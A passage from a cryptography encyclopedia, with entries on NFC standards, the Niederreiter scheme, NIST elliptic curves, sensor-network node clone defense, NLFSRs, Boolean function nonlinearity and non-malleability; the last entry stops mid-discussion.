- NFC in mobile phones for contactless payment (in this case, the mobile phone acts like a credit/debit payment card) or for automated fare collection (in this case, the mobile phone acts like a transportation ticket)
- NFC in smart posters

Open Problems and Future Directions

Currently, the standard bodies are progressing in the definition of the interfaces between the Contactless Front End (CLF) and the Baseband Controller.

Efforts are undertaken to harmonize the several NFC standards.

Recommended Reading

1. Finkenzeller K (2010) RFID handbook: fundamentals and applications in contactless smart cards, radio frequency identification and near-field communication, 3rd edn. Wiley, Chichester
2. ECMA International (2004) ECMA-340 near field communication interface and protocol (NFCIP-1), 2nd edn
   ECMA-340 standardizes NFCIP-1, the NFC physical layer (RF Interface) and the NFC transport layer (protocol activation and data interchange format). This standard is harmonized with ISO/IEC 18092:2004.
3. ECMA International (2003) ECMA-352 near field communication interface and protocol -2 (NFCIP-2), 1st edn
   ECMA-352 standardizes NFCIP-2, the detection and selection of one of the 3 communication modes out of NFC (standardized by ECMA-340), PCD (standardized by ISO/IEC 14443) and VCD (standardized by ISO/IEC 15693).
4. ECMA International (2004) ECMA-356 NFCIP-1 – RF interface test methods, 1st edn
   ECMA-356 standardizes the RF test methods for NFC ECMA-340.
5. ECMA International (2005) ECMA-362 NFCIP-1 – Protocol test methods, 2nd edn
   ECMA-362 standardizes the NFC protocol test methods for NFC ECMA-340.
6. ECMA International (June 2006) ECMA-373 Near Field Communication Wired Interface (NFC-WI), 1st edn
   ECMA-373 standardizes the wired interface between an NFC front-end and a NFC transceiver.
7. ECMA International (2008) ECMA-385 NFC-SEC: NFCIP-1 Security Services and Protocol, 1st edn
   ECMA-385 standardizes a generic secure channel service and a generic shared secret service (with the corresponding protocol elements on top of NFCIP-1) for NFC devices. ECMA-386 is an example of an instantiation of ECMA-385 using ECDH and AES.
8. ECMA International (December 2008) ECMA-386 NFC-SEC-01: NFC-SEC Cryptography Standard using ECDH and AES, 1st edn
   ECMA-386 is an instantiation of the ECMA-385 standard where the cryptographic primitives used are ECDH and AES.
9. [ISO/IEC 13157] See [ECMA-385].
10. [ISO/IEC 13158] See [ECMA-386].
11. [ISO/IEC 18092] See [ECMA-340].
12. [ISO/IEC 21481] See [ECMA-352].
13. [ISO/IEC 22536] See [ECMA-356].
14. [ISO/IEC 23917] See [ECMA-362].
15. [NFC Forum] NFC Forum, http://www.nfc-forum.org/home
    The NFC Forum is a nonprofit industry association (manufacturers, application developers, financial institutions, etc.) that fosters the NFC technology by among others promoting the interoperability of NFC devices and the ubiquitous use of NFC in PCs, mobile devices, and consumer electronics devices.

NFS

►Number Field Sieve for Factoring

Niederreiter Encryption Scheme

Nicolas Sendrier
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Related Concepts

►Error Correcting Codes; ►McEliece Public Key Cryptosystem; ►Public-Key Encryption; ►Syndrome Decoding Problem

Definition

The Niederreiter PKC is a public-key encryption scheme based on error correcting codes. The cryptogram is a syndrome of an error pattern relatively to a parity check matrix of some linear code. Only the legal user, who knows the hidden algebraic structure of this code, can recover the error pattern, the cleartext, from the syndrome.

Theory

The system was introduced by Harald Niederreiter in 1986 [1]. Its security is, as for the McEliece public-key cryptosystem, related to difficult algorithmic problems of algebraic coding theory. It has the same advantages (efficient encryption and decryption) and drawbacks (public-key size, information rate) as the McEliece system. The block size, however, is smaller.

General idea

The cryptogram is a linear combination of t columns of a parity check matrix $H \in \mathbf{F}_q^{r\times n}$ of some linear code C of length n and dimension $k = n - r$ over $\mathbf{F}_q$, the finite field with q elements. If the code C has a minimum distance at least $2t + 1$, then any cryptogram corresponds to at most one linear combination of t columns. Recovering this (unique) linear combination from a given cryptogram is precisely as hard as decoding t errors in the code C. The matrix H is public, but only the legal user of the system has the knowledge of the decoding procedure.

Description

Let $\mathcal{F}$ be a family of q-ary linear codes of length n and dimension k ($r = n-k$ the codimension) for which a t-error correcting procedure is known.

- *Key generation.* The legal user picks randomly and uniformly a code C in the family $\mathcal{F}$. Let H_0 be a parity check matrix of C. The public key is equal to $H = SH_0P$ where S a random $r \times r$ non-singular q-ary matrix and P a random $n \times n$ permutation matrix.
- *Encryption.* The cleartext is a word x of $\mathbf{F}_q^n$ of Hamming weight t. The ciphertext is a word of $\mathbf{F}_q^r$ equal to xH^T.

Niederreiter Encryption Scheme. Table 1 Some parameters for the Niederreiter system with binary Goppa codes

(m, t)	(10, 50)	(11, 32)	(11, 70)	(12, 21)	(12, 40)
Ciphertext bits	500	352	770	252	480
Cleartext bits	284	233	435	186	320
Information rate	0.57	0.66	0.57	0.74	0.67
Key size (in KB)	32	73	120	118	212
Security bits	**59.2**	**86.1**	**105.7**	**86.0**	**126.2**

Systems using binary Goppa code of length $n = 2^m$ and dimension $k = n - mt$. The security is the logarithm in base 2 of a lower bound [6] for the cost of the best decoding attack

– *Decryption.* The cleartext is recovered by solving, given $s \in \mathbf{F}_q^r$, the equation $s = xH^T$ with x of Hamming weight t. This is precisely the same thing as decoding t errors in C.

H. Niederreiter gave several proposition for the family $\mathcal{F}$ including Reed–Solomon codes and concatenated codes (broken in [2] and [3], respectively), and binary Goppa codes, in which case the security is equivalent to the McEliece encryption scheme [4].

Practice and Security

The security reduction and the best attacks are exactly as for the McEliece encryption scheme. No public efficiency-oriented implementation exists to our knowledge. Such an implementation would require, in particular, the efficient encoding of constant weight words [5]. Compared with the McEliece scheme, the cost per byte is likely to be lower for encryption and higher for decryption.

Recommended Reading

1. Niederreiter H (1986) Knapsack-type cryptosystems and algebraic coding theory. Probl Contr Inf Theory 15(2):157–166
2. Sidel'nikov VM, Shestakov SO (1992) On cryptosystem based on generalized Reed-Solomon codes. Discret Math (in russian) 4(3):57–63
3. Sendrier N (1998) On the concatenated structure of a linear code. Appl Algebra Eng Commun Comput 9(3):221–242
4. Li YX, Deng RH, Wang XM (1994) On the equivalence of McEliece's and Niederreiter's public-key cryptosystems. IEEE Trans Inf Theory 40(1):271–273
5. Sendrier N (2005) Encoding information into constant weight words. In: IEEE conference, ISIT 2005, Adelaide, pp 435–438
6. Finiasz M, Sendrier N (2009) Security bounds for the design of code-based cryptosystems. In: Matsui M (ed) Advances in cryptology – ASIACRYPT 2009. Lecture notes in computer science, vol 5912. Springer, Berlin, pp 88–105

NIST Elliptic Curves

Darrel Hankerson[1], Alfred Menezes[2]
[1]Department of Mathematics, Auburn University, Auburn, AL, USA
[2]Department of Combinatorics and Optimization, University of Waterloo, Waterloo, Ontario, Canada

Related Concepts

►Elliptic Curve Cryptography

Definition

The NIST elliptic curves are a set of curves from the FIPS 186-3 standard that are recommended for US federal government use.

Applications

In FIPS 186-3, NIST recommended 15 elliptic curves of varying security levels for US federal government use. The curves are of three types: random elliptic curves over a prime field, random elliptic curves over a binary (characteristic 2) field, and Koblitz [2] elliptic curves over a binary field. Some of the selection criteria and parameters are described here; see [1] for details.

Table 1 lists the NIST-recommended elliptic curves. The curve parameters were chosen so that the corresponding elliptic curve groups have prime order (for curves over $\mathbb{F}_p$) or nearly prime order (two or four times a prime) for curves over binary fields.

For the curves over $\mathbb{F}_p$, the primes p are Mersenne-like and chosen to allow fast reduction of integers modulo p. Two curves at each security level are chosen in the binary case, random and Koblitz. The Koblitz curves have $a \in \{0, 1\}$ and $b = 1$, which allow significant acceleration in point multiplication algorithms by replacing doubling with an inexpensive operation. (Point halving techniques have similar features, applying to a wider selection of curves but offering less acceleration.) The representation determined by $f(z) = z^m + r(z)$ permits fast reduction due to the small number of terms and possibly the relatively low degree of r. The random prime and binary curves are "random" in the sense that curve parameter b can be independently verified as the output of a certain hashing procedure.

Compared with public-key schemes where security is based on the ►discrete logarithm problem or the ►integer factorization problem elliptic curve keys can be significantly shorter at a given security level. Table 2 is an abbreviated summary of comparable strengths given in [3] for various security mechanisms. In the table, "strength" of a symmetric-key encryption scheme is understood to mean the number of steps in an exhaustive search through the

NIST Elliptic Curves. Table 1 NIST-recommended curves

$y^2 = x^3 - 3x + b$ over $\mathbb{F}_p$		$y^2 + xy = x^3 + ax^2 + b$ over $\mathbb{F}_2[z]/(f)$	
Curve	Prime p	Curve	Reduction polynomial f
P – 192	$2^{192} - 2^{64} - 1$	B – 163, K – 163	$z^{163} + z^7 + z^6 + z^3 + 1$
P – 224	$2^{224} - 2^{96} + 1$	B – 233, K – 233	$z^{233} + z^{74} + 1$
P – 256	$2^{256} - 2^{224} + 2^{192} + 2^{96} - 1$	B – 283, K – 283	$z^{283} + z^{12} + z^7 + z^5 + 1$
P – 384	$2^{384} - 2^{128} - 2^{96} + 2^{32} - 1$	B – 409, K – 409	$z^{409} + z^{87} + 1$
P – 521	$2^{521} - 1$	B – 571, K – 571	$z^{571} + z^{10} + z^5 + z^2 + 1$

NIST Elliptic Curves. Table 2 Equivalent security levels

Bits of Security	Symmetric-key encryption	Hash function[a]	FFC or IFC[b]	ECC[c]
80	2-key Triple-DES[d]	SHA-1[e]	1,024	160
112	3-key Triple-DES	SHA-224	2,048	224
128	AES-128	SHA-256	3,072	256
192	AES-192	SHA-384	7,680	384
256	AES-256	SHA-512	15,360	512

[a]Weaker hash algorithms are permitted, depending on application.
[b]"FFC" denotes methods where the basis for security is the DLP on finite fields, while "ICC" includes RSA and other mechanisms where security is based on the integer factorization problem. In both cases, the size is the bitlength of the modulus.
[c]The size is the bitlength of the order of the elliptic curve base point.
[d]No attack on 2-key Triple-DES is known that takes fewer than 2^{80} steps.
[e]NIST [3] notes that "SHA-1 has recently been demonstrated to provide less than 80 bits of security for digital signatures; at the publication of this Recommendation, the security strength against collisions is assessed at 69 bits. The use of SHA-1 is not recommended for the generation of digital signatures in new systems; new systems should use one of the larger hash functions. For the present time, SHA-1 is included here to reflect its widespread use in existing systems, for which the reduced security strength may not be of great concern when only 80-bits of security are required."

keyspace under the assumption that there are no better attacks. For example, an idealized symmetric-key cipher with keys of length 128 bits would have 128 bits of security and approximately 2^{128} steps to uncover a key via exhaustive search. Also, "strength" of a hash function is the number of steps to find a collision using a generic collision-finding algorithm.

The comparable strengths listed in the table are necessarily estimates, based on current knowlege of the specific algorithms and the state of the art in attacks on integer factorization and other problems. Nonetheless, the increasing parameter sizes required at higher security levels for traditional mechanisms in the column marked "FFC or IFC" are a significant factor in the choice of ECC for many applications. For example, see ►NSA Suite B.

Recommended Reading

1. FIPS 186-3 (2009) Digital signature standard (DSS), Federal Information Processing Standards Publication 186-3, National Institute of Standards and Technology, US
2. Koblitz N (1992) CM-curves with good cryptographic properties. Advances in Cryptology—CRYPTO '91, Lecture Notes in Computer Science 576, Springer, Berlin, pp 279–287
3. SP 800-57 (2007) Recommendation for key management – Part 1: General (Revised) National Institute of Standards and Technology, US

Node Clone Defense

Donggang Liu
Department of Computer Science and Engineering, The University of Texas at Arlington, Arlington, Texas, USA

Synonyms

Node replication

Related Concepts

►Node Clone Attacks

Definition

A node clone attack is an attack launched by an adversary who compromised sensor nodes and cloned these compromised nodes to impact the network at a large scale. Node clone defense focuses on how to protect the sensor network from node clone attacks. This is often achieved by either *preventing* the adversary from cloning sensor nodes or *detecting* cloned sensor nodes in the network.

Background

Node clone attacks were first studied in [1]. In sensor networks, nodes are often deployed unattended. As a

result, the adversary can easily compromise a sensor node and learn all the secrets stored on it. This allows the attacker to clone many replicas of the compromised node. Since these replicas have all the secrets taken from the compromised node, other sensor nodes will consider them as a legitimate part of the network. In this way, the attacker can impact the network at a large scale. Techniques are thus needed to either prevent the attacker from cloning compromised sensor nodes or detect those cloned sensor nodes in the network.

Theory

One way to deal with node clone attacks is to store secrets in tamper-proof hardware. This prevents a resource-limited attacker to extract the secrets and thus clone many sensor nodes in the network. However, equipping each sensor node with tamper-proof hardware will significantly increase the hardware cost. Thus, researchers currently focus more on efficient ways to detect whether there are cloned nodes in sensor networks.

In [1], Parno et al. proposed a *randomized multicast scheme* and a *line-selected multicast scheme* to detect cloned nodes in static sensor networks. The basic idea is to have each sensor node generate a *location claim* and digitally sign this claim. In order to establish a connection with any other sensor node, this node has to disclose its location claim. Based on such location claim, the distance between two nodes can be estimated to verify whether they are indeed neighbors. As a result, to clone many nodes in many places, the adversary has to produce many *different* location claims. On the other hand, each non-compromised node only generates one location claim during its lifetime. Clearly, if any node notices two different claims about the same sensor node, it can immediately determine that this node is a cloned node. The signatures of the two claims can be directly used as the evidence. This idea requires a sensor network to propagate the location claims in the network so that some sensor nodes in the network can detect the clone nodes. The randomized multicast idea simply asks each node to randomly send the claim to some nodes in the network whenever receiving a new location claim. The line-selected idea has each node propagate every claim along a nearly straight line in the field to increase the probability of different location claims about the same node being witnessed by a benign sensor node.

The randomized and line-selected multicast schemes require a sensor node to verify the signatures of many location claims. In addition, the location claims have to be propagated to a large number of nodes for a high detection probability. These increase the computation and communication overhead significantly. In [2], the group deployment knowledge was suggested to improve the efficiency of node clone detection. Such deployment knowledge is used for determining (i) whether the other node is indeed a neighbor and (ii) where to forward the location claims for detection. It was shown that the communication and computation overhead can be greatly reduced by taking advantage of the deployment knowledge.

A centralized scheme named SET is also proposed in [3] to detect node clone attacks. The key idea of SET is to detect clones by computing set operations (intersection and union) of exclusive node subsets in the network. Each sensor node belongs to one and only one subset. Thus, if a sensor node ID appears in two different sets, this node must be a cloned node. SET starts with securely forming exclusive unit subsets among one-hop neighbors in the network in a distributed way. It also uses a tree structure to compute non-overlapped set operations and integrate an interleaved authentication technique into the set operations on the tree to preserve the reliability of set operation results.

The aforementioned methods only work well in a static sensor network where the sensor nodes do not change their locations after deployment; they do not work in a mobile sensor network. The reason is that in a mobile sensor network, the locations of sensor nodes change all the time, and thus each sensor node will have different location claims. In [4], a solution was proposed to detect cloned nodes in a mobile sensor network. The main idea is to infer the sensor node moving speed from the location claims found in the network. If a node moves in an abnormally high speed in the field, it is very likely that this node has been compromised and cloned in many places in the field. To reduce detection latency, the Wald's sequential testing approach is used for making the decision as fast as possible.

Applications

Node compromise is one of the main challenges in designing a security protocol in sensor networks. It is often desirable to be able to detect compromised sensor nodes and prevent them from impacting the network operation. Detecting node clone attacks are very useful for identifying compromised nodes and restricting the impact of attackers in a small area.

Open Problems

Existing solutions to detecting node replication attacks are still very expensive in terms of the communication overhead. Although prior deployment knowledge can be used to mitigate such problem, in some scenarios, sensors' locations are hard to predict. One open problem will be to formally study the minimum communication overhead

needed to achieve a given detection rate. In addition, it would also be valuable to identify useful metrics to evaluate and compare the effectiveness of various node replication detection schemes.

Recommended Reading

1. Parno B, Perrig A, Gligor V (2005) Distributed detection of node replication attacks in sensor networks. In IEEE Symposium on Security and Privacy, Oakland, California
2. Ho JW, Liu D, Wright M, Das SK (2009) Distributed detection of replica node attacks with group deployment knowledge in wireless sensor networks. In Ad-Hoc Networks Journal (Elsevier) Special Edition on Privacy and Security in Wireless Sensor Networks
3. Choi H, Zhu S, LaPorta T (2007) SET: Detecting node clones in sensor networks In: Proceedings of Third International Conference on Security and Privacy in Communications Networks (Securecomm), nice, France
4. Ho JW, Wright M, Das SK (2009) Fast detection of replica node attacks in mobile sensor networks using sequential analysis. In: Proceedings of IEEE INFOCOM, Rio de Janeiro, Brazil

Node Replication

►Node Clone Defense

Noninteractive Proof

Berry Schoenmakers
Department of Mathematics and Computer Science,
Technische Universiteit Eindhoven, Eindhoven,
The Netherlands

Definition

A *noninteractive proof* may be viewed as a variation of an ►interactive proof [3], with two differences. Firstly, the interaction between the prover and the verifier is limited to the exchange of a *single* message, which is sent by the prover to the verifier. Secondly, both the prover and verifier are given access to a uniformly random bit string, referred to as the *common reference string*. Intuitively, the common reference string provides a way to challenge the prover (even though the verifier is not allowed to send any message to the prover).

A noninteractive zero-knowledge proof, as introduced in [1, 2], is a noninteractive proof satisfying the zero-knowledge property. In this case, the ►zero-knowledge property holds if it is possible to efficiently generate *both* the common reference string and a (valid) noninteractive zero-knowledge proof.

Recommended Reading

1. Blum M, De Santis A, Micali S, Persiano G (1991) Non-interactive zero-knowledge proof systems. SIAM J Comput 20(6):1084–1118
2. Blum M, Feldman P, Micali S (1988) Non-interactive zero-knowledge and its applications. In: Proceedings of the 20th ACM symposium on the theory of computing, pp 103–112
3. Goldreich O (2001) Foundations of cryptography – basic tools. Cambridge University Press, Cambridge

Nonlinear Feedback Shift Register

Caroline Fontaine
Lab-STICC/CID and Telecom Bretgane/ITI,
CNRS/Lab-STICC and Telecom Bretagne,
Brest cedex 3, France

Related Concepts

►Stream Cipher

Definition

Feedback Shift Registers (FSRs) are the basic components of many keystream generators used in stream ciphers. Each time the system is clocked, the internal state is shifted right, outputing one symbol, and the new left bit is computed from the previous state by a function f. The ►Linear Feedback Shift registers (LFSRs) use a linear function f, and are the most commonly used and studied. The Nonlinear Feedback Shift Registers (NLFSRs) use a nonlinear function f.


Background

NLFSRs can be viewed as finite state automata, as depicted in Fig. 1.

The feedback bit is computed as $s_{t+1} = f(s_t, \ldots, s_{t-L+1})$, where f can be any function in L variables. According to implementation purposes, the most useful case is the binary case, in which each cell contains a bit, and f is a ►Boolean function. Each time the system is clocked, the internal bits are shifted, s_{t-L+1} being output; the new left bit is s_{t+1}.

Example

Consider a quite simple example of such an NLFSR, with $L = 3$, the *feedback function* $f(s_t, s_{t-1}, s_{t-2}) = s_t \cdot s_{t-1} + s_t + s_{t-2}$ (in its Algebraic Normal Form, with binary operations "·"-AND and "+"-XOR) being given by the truth table provided in Fig. 2. If it is assumed that the first three bits of the sequence (constituting the initial state of the NLFSR)



Nonlinear Feedback Shift Register. Fig. 1 A nonlinear feedback shift register

are $s_0 = 0, s_1 = 1, s_2 = 0$, then the sequence produced by the NLFSR is 010011010011 . . . .

Theory

It is well known that any binary sequence produced by such a register has a period that can be at most equal to 2^L, and that any periodic sequence can be produced by such a register (this comes from the fact that it is an automaton with a finite set of states – the states being given by the internal values of the register).

Sequences achieving this period are ►de Bruijn sequences and more precise information can be found on them in their dedicated entry.

These general registers have not been studied as much as LFSRs, and many open questions remain. Some basic information can be found in [1], where it is stated that if one wants the output sequence not to have a *preperiod* (i.e., the beginning part of the sequence, and that is not included in the period), f must be of the form:

$$f(s_t,\ldots,s_{t-L+1}) = g(s_t,\ldots,s_{t-L+2}) + s_{t-L+1}.$$

But there is almost no information on the properties that g must fulfill in order to obtain a good keystream as output. Some studies have been performed on the construction of only some particular de Bruijn sequences.

An important point is also to study the ►linear complexity of the output sequence. It is easy to understand that for a fixed length L, a (NL)FSR can produce sequences with much higher linear complexity than LFSRs. The linear complexity of a sequence produced by a (NL)FSR of length L is upper bounded by 2^L (instead of L for a LFSR of the same length). It is also of importance to see how one can reconstruct the shortest (NL)FSR generating a given sequence. The best known algorithm for doing this is described in [2, 3]; its complexity is linear in space and memory. Since there is no constraint on the degree of f in this algorithm, Jansen calls *maximum order complexity of the sequence* the length of the shortest FSR that generates

s_t	s_{t-1}	s_{t-2}	$f(s_t, s_{t-1}, s_{t-2})$
0	0	0	0
0	0	1	1
0	1	0	0
0	1	1	1
1	0	0	1
1	0	1	0
1	1	0	0
1	1	1	1

Nonlinear Feedback Shift Register. Fig. 2 An example of a nonlinear feedback shift register

it. At the same time was introduced the notion of *complexity spectrum* of a sequence, that corresponds to the sets of the lengths, indexed by k, of the shortest FSRs that generate the sequence and with feedback functions of degree at most k. It contains the linear complexity ($k = 1$), the quadratic complexity ($k = 2$), . . . , up to the maximum order complexity. But almost nothing is known about these quantities: how they are related, and so on. A study about the quadratic case can be found in [4].

Applications

A stream cipher family based on NLFSRs is COS(vd) [5].

Open Problems and Future Directions

Nonlinear Feedback Shift Registers have not been studied a lot, contrary to Linear Feedback Shift Registers. A lot of open questions remain about their characteristics and the tradeoffs they have to satisfy.

Remarks

Some other ways to use nonlinearity in the transition function of registers has been explored, where the output of the register is not necessarily the right bit, and the new internal

state is not obtained through a shift, but by another kind of transition function. Such registers are no more Shift Registers. Some examples of such schemes are ►RC4 and the Py family [6]. Some other ways to drive nonlinear transitions has been explored, through the so-called T-functions introduced in [7] and studied in some more recent papers.

Recommended Reading

1. Golomb SW (1982) Shift register sequences, revised edition. Aegean Park Press, Laguna Hills
2. Jansen CJA (1989) Investigations on nonlinear stream cipher systems: construction and evaluation methods. PhD. thesis, Technical University of Delft
3. Jansen CJA, Boekee DE (1990) The shortest feedback shift register that can generate a given sequence. Advances in Cryptology – Crypto'89. Lecture notes in computer science, vol 435. Springer, pp 90–99
4. Youssef AM, Gong G (2000) On the quadratic span of binary sequences. Technical Report, University of Waterloo, CORR 2000–20
5. Filiol E, Fontaine C, Josse S (2004) The COSvd ciphers. SASC: the State of the Art of Stream Ciphers, NoE ECRYPT Workshop
6. Sekar G, Paul S, Preneel B (2007) Related-key attacks on the Py-family of ciphers and an approach to repair the weaknesses. Progress in Cryptology – Indocrypt 2007. Lecture notes in computer science, vol 4859. Springer, pp 58–72
7. Klimov A, Shamir A (2003) A new class of invertible mappings. Cryptographic Hardware and Embedded Systems – CHES 2002. Lecture notes in computer science, vol 2523. Springer, pp 470–483

Nonlinearity of Boolean Functions

Claude Carlet
Département de mathématiques at LAGA, Université Paris 8, Saint-Denis Cedex, France

Related Concepts

►Boolean Functions; ►Stream Cipher; ►Symmetric Cryptography

Definition

Hamming distance to affine functions.

Background

Boolean functions.

Theory

The *Hamming distance* between two n-variable *Boolean functions* $f : F_2^n \mapsto F_2$ and $g : F_2^n \mapsto F_2$ equals the size of the set $\{x \in F_2^n / f(x) \neq g(x)\}$. The *nonlinearity* of an n-variable Boolean function f is the minimum Hamming distance between f and all affine functions $a \cdot x \oplus a_0 = a_1 x_1 \oplus \cdots \oplus a_n x_n \oplus a_0$ (with $a \in F_2^n$; $a_0 \in F_2$). This notion has been introduced in the 1970s [2], before it was related to known (or publicly known) attacks on the cryptosystems. The nonlinearity is an affine invariant, in the sense that, if two functions f and g are such that there exists an affine automorphism A of F_2^n such that $g = f \circ A$, then they have same nonlinearity.

The nonlinearity of cryptographic functions must be high since the existence of affine approximations of the Boolean functions involved in a cryptosystem (a stream cipher or a block cipher) allows to build attacks on this system (►Linear Cryptanalysis for Block Ciphers, Linear Cryptanalysis for Stream Ciphers, ►Fast Correlation Attack). The nonlinearity criterion can be quantified through the Walsh transform $\widehat{f}$ (►Boolean Functions):

$$\mathcal{NL}(f) = 2^{n-1} - \frac{1}{2} \max_{a \in F_2^n} |\widehat{f}(a)|. \tag{1}$$

Parseval's relation (►Boolean Functions) implies then

$$\mathcal{NL}(f) \leq 2^{n-1} - 2^{n/2-1}. \tag{2}$$

This bound, valid for every Boolean function, is called the *covering radius bound*.

Asymptotically, almost all Boolean functions on F_2^n have nonlinearities greater than $2^{n-1} - \sqrt{n}\, 2^{\frac{n-1}{2}}$.

Equality occurs in Eq. 2 if and only if $|\widehat{f}(a)|$ equals $2^{n/2}$ for every vector a. The corresponding functions, with nonlinearity $2^{n-1} - 2^{n/2-1}$, are called *bent*. They can exist only for even values of n because $2^{n-1} - 2^{n/2-1}$ must be an integer, and they do exist for every n even, see [2]. An n-variable Boolean function f is bent if and only if, for any nonzero vector $a \in F_2^n$, the Boolean function $D_a f(x) = f(x) \oplus f(x + a)$ is balanced. Thus, the n-variable bent functions are those Boolean functions satisfying the propagation criterion PC(n) (►Propagation Characteristics of Boolean Functions). For every even integer n greater than or equal to 4, the algebraic degree (►Boolean Functions) of any bent function on F_2^n is at most $\frac{n}{2}$.

For n odd, Inequality (Eq. 2) cannot be tight. The maximum nonlinearity of n-variable Boolean functions lies then between $2^{n-1} - 2^{\frac{n-1}{2}}$ (which can always be achieved by functions of algebraic degree 2) and $2^{n-1} - 2^{\frac{n}{2}-1}$. It has been shown that it equals $2^{n-1} - 2^{\frac{n-1}{2}}$ when $n = 1, 3, 5, 7$ and is greater than $2^{n-1} - 2^{\frac{n-1}{2}}$ for every odd $n \geq 9$.

Bent functions being not balanced (i.e., their output values being not uniformly distributed), they are improper

for use in most cryptosystems. For this reason, it is necessary to study the maximum nonlinearity of balanced functions. But this value is unknown for any $n \geq 8$.

The covering radius bound can be improved when we restrict ourselves to sub-classes of functions. There exists a nontrivial upper bound on the nonlinearity of resilient functions: their nonlinearity is upper bounded by $2^{n-1} - 2^{m+1}$ (►Correlation Immune and Resilient Boolean Functions, for more details).

A notion of nonlinearity of mappings from F_2^n to F_2^n also exists: the nonlinearity of such function F is the minimum nonlinearity of all the nonzero linear combinations of the coordinate functions of F. It is upper bounded by $2^{n-1} - 2^{\frac{n-1}{2}}$ for every function F (cf. [1]). This bound is tight for every odd n; the functions which achieve it are called *Almost bent*.

Recommended Reading

1. Chabaud F, Vaudenay S (1995) Links between differential and linear cryptanalysis. In: Advances in cryptology EUROCRYPT'94, Lecture notes in computer science, vol 950. Springer, New York, pp 356–365
2. Rothaus OS (1976) On bent functions. J Comb Theory A 20: 300–305

Non-Malleability

Cynthia Dwork
Microsoft Research, Silicon Valley, Mountain View, CA, USA

Background

Nonmalleability was first defined and explored by Dolev et al. [8], who obtained nonmalleable public-key encryption under all three forms of attack, as well as nonmalleable commitment schemes and nonmalleable zero-knowledge ►interactive proof systems, all under general assumptions, and also treated nonmalleability of shared-key cryptosystems. Additional constructions under general assumptions appear in [5, 11, 12]. The first practical nm-cca-post cryptosystem is due to Cramer and Shoup [3], and is based on the ►Decisional Diffie–Hellman assumption (see [4] for schemes based on other assumptions). Canetti and Goldwasser constructed a threshold variation of the ►Cramer–Shoup public key system.

Barak obtained the first constant-round nonmalleable ►commitment schemes and zero-knowledge proofs [1]. Relaxed versions of nonmalleable commitment, some in a model in which the sender and the receiver have access to a shared guaranteed-random string or other public parameters, have also been explored (see, e.g., [6, 7, 9]).

Theory

Nonmalleability by Example: In describing the security offered by a cryptographic primitive, one must specify both what it means to break the primitive and what is the power of the adversary. *Nonmalleability* lies in the first category. For concreteness, focus on the problem of public-key encryption against a passive ►eavesdropper.

Goldwasser and Micali [10] laid the theoretical groundwork for modern cryptography, both giving a clean definition of secrecy in a complexity-theoretic framework, and providing a candidate ►public-key cryptosystem generator that, under prevailing computational assumptions, satisfies that definition. For the case of a passive eavesdropper listening to an encrypted conversation, their notion, called ►semantic security, is still the "gold standard" of security. One simple and intuitive description of semantic security is

For all relations R, seeing $\alpha \in E(x)$ does not help one to find y such that $R(x, y)$ holds.

($\alpha \in E(x)$ means that α is an element of the set of legal encryptions of x.) In other words, the adversary "learns nothing" about the plaintext from the ciphertext (it is assumed that the adversary is restricted to probabilistic polynomial time).

More than 20 years later, cryptography is now routinely used as a tool among *participants* in a protocol, not just to hide information from outside eavesdroppers but also from malicious participants in the ►protocol. In this case, the adversary is no longer passive, but active – and semantic security no longer suffices.

To see this, consider the following toy coin-flipping protocol. There are three players: Alice, Bob, and a judge. The goal is for Alice and Bob to produce an unbiased bit with the help of the judge (who for some reason cannot just flip a coin and announce the result). The judge chooses a (public key, private key) pair using a public-key cryptosystem generator, and publishes E, the encryption algorithm. First Alice, and then Bob, chooses a random bit, encrypts it using E, and sends the result to the judge. The judge decrypts and announces the two bits, and the result is the exclusive-OR of these bits.

The (erroneous) intuition is that, since Bob does not know Alice's bit, any ciphertext he produces is the encryption of a bit that is *independent* of Alice's bit, and so the exclusive-OR is unbiased. But suppose Bob could ensure that his bit is the same as Alice's; then the outcome will always be 0, *even if Bob has no idea what he*

is saying. Similarly, if Bob could ensure that his bit is always the complement of Alice's, he can force an outcome of 1. It is a straightforward exercise for Bob to achieve either of these goals if the cryptosystem used is the one proposed in [10], despite the semantic security of the scheme.

As the above example shows, something stronger than semantic security is required; this property is called *nonmalleability*:

For all polynomial time computable relations R, seeing $\alpha \in E(x)$ does not help one to find $\beta \in E(y)$, where $\beta \neq \alpha$, such that $R(x, y)$ holds.

In other words, seeing the ciphertext does not help a polynomial time-bounded adversary to generate an *encryption* of a plaintext value related to x.

Just as semantic security specifies one kind of break of a cryptosystem (a break is a violation of semantic security), nonmalleability, or its opposite, malleability, specifies an alternate notion of what it means to break a cryptosystem.

The means of attack available to the adversary are discussed next. For ►public-key cryptography, three kinds of attack are defined in the literature: ►chosen-plaintext (this is the weakest form of attack that makes sense against a public-key cryptosystem, since an eavesdropper can encrypt plaintexts of her choice using the public encryption key), ►chosen ciphertext attacks in the preprocessing mode, and chosen ciphertext attacks in the postprocessing mode. In the preprocessing mode, the adversary may make polynomially many queries of a decryption oracle before being presented with a challenge ciphertext (for which it tries to find a violation of semantic security or nonmalleability). In the postprocessing mode, the adversary carries out a preprocessing attack, is presented with a challenge ciphertext α, and is then permitted the postprocessing attack: It may query the decryption oracle with any polynomial number of ciphertexts *other than the exact string* α before trying to *maul* (violate the nonmalleability of) the ciphertext.

Given two types of requirements (►semantic security and nonmalleability) and three types of attacks (eavesdropping, cca-pre, cca-post), there are six possible combinations, of which five turn out to be distinct for public-key cryptosystems. Interestingly, under the strongest attack, chosen ciphertext in the postprocessing mode, nonmalleability, and semantic security are equivalent. This is not so surprising: In the public-key case, any violation of semantic security is clearly a violation of nonmalleability (having found a y related to x, in the public-key case it is trivial to obtain $E(y)$ where y is related to x: just encrypt y using the public key). For the other direction, if it were possible to maul an encryption $\alpha \in E(x)$ to obtain an encryption $\beta \in E(y)$, for y related x (and where $\beta \neq \alpha$), then by feeding β to the decryption oracle one would obtain a *plaintext* y related to x.

